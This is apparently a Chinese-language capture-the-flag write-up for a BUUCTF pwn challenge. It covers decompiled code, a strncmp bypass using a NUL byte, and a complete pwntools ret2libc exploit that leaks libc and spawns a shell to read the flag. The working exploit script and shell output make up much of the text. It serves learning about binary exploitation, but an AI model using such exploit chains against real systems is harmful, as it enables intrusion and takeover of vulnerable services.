还行的一道题，收获也挺多的，写了比较完整的exp

思路

ida查看源代码

IDA View-A | Pseudocode-A | Stack of sub_80487D0 | Hex View-1 | Strings window

```
1  int __cdecl main()
2  {
3    int buf; // [esp+4h] [ebp-14h] BYREF
4    char v2; // [esp+Bh] [ebp-Dh]
5    int fd; // [esp+Ch] [ebp-Ch]
6
7    sub_80486BB();
8    fd = open("/dev/urandom", 0);
9    if ( fd > 0 )
10     read(fd, &buf, 4u);
11   v2 = sub_804871F(buf);
12   sub_80487D0(v2);
13   return 0;
14 }
```

这里好像没啥溢出点可以打

翻翻其他的函数，最后在sub_804871f函数中找到了溢出点

```
ssize_t __cdecl sub_80487D0(char a1)
{
  ssize_t result; // eax
  char buf[231]; // [esp+11h] [ebp-E7h] BYREF

  if ( a1 == 127 )
    result = read(0, buf, 0xC8u);
  else
    result = read(0, buf, a1);
  return result;
}
```

可以看到a1可以弄到255来达到溢出效果，接下来看a1是哪来的

```
int __cdecl sub_804871F(int a1)
{
  size_t v1; // eax
  char s[32]; // [esp+Ch] [ebp-4Ch] BYREF
  char buf[32]; // [esp+2Ch] [ebp-2Ch] BYREF
  ssize_t v5; // [esp+4Ch] [ebp-Ch]

  memset(s, 0, sizeof(s));
  memset(buf, 0, sizeof(buf));
  sprintf(s, "%ld", a1);
  v5 = read(0, buf, 0x20u);
  buf[v5 - 1] = 0;
  v1 = strlen(buf);
  if ( strncmp(buf, s, v1) )
    exit(0);
  write(1, "Correct\n", 8u);
  return (unsigned __int8)buf[7];
}
```

可以看到来自buf[7]，我们需要绕过的是strncmp的比较，这里由于strlen遇到'\0'就停止，可以输入'\x00'来达到绕过strncmp


checksec一下保护

```
giantbranch@ubuntu:~/Desktop/ctf$ sudo su
root@ubuntu:/home/giantbranch/Desktop/ctf# checksec pwn
[*] '/home/giantbranch/Desktop/ctf/pwn'
    Arch:     i386-32-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
root@ubuntu:/home/giantbranch/Desktop/ctf#
```

我们要做的很简单,首先用ret2libc泄露read的地址，计算基址，然后调用system('/bin/sh')函数。

```python
from pwn import *
from LibcSearcher import *

io = remote('node3.buuoj.cn',27931)
payload = '\x00'+'\xff'*8
io.sendline(payload)
io.recvuntil('Correct\n')

elf = ELF('./pwn')
write_plt = elf.plt['write']
read_got = elf.got['read']
main_addr = 0x8048825
payload = 'a'*0xe7 + 'a'*0x4+p32(write_plt)+p32(main_addr)+p32(1)+p32(read_got)+p32(0x8)
io.sendline(payload)
leak = u32(io.recv(4))
print(hex(leak))

libc = LibcSearcher('read',leak)
base = leak-libc.dump('read')
system_addr = base+libc.dump('system')
string_addr = base+libc.dump('str_bin_sh')

payload = '\x00'+'\xff'*8
io.sendline(payload)
io.recvuntil('Correct\n')

payload = 'a'*0xe7+'a'*0x4 + p32(system_addr)+p32(main_addr)+p32(string_addr)
io.sendline(payload)
io.interactive()
```

首先绕过strcmp指令，然后泄露read地址，
计算基址
再一次绕过strcmp指令，执行system函数


root@ubuntu: /home/giantbranch/Desktop/ctf
dev
etc
flag
home
lib
lib32
lib64
media
mnt
opt
proc
pwn
root
run
sbin
srv
sys
tmp
usr
var
$ cat flag
flag{2e5f76c8-aa4e-4dad-b93b-7df2052b6aef}
[*] Got EOF while reading in interactive
$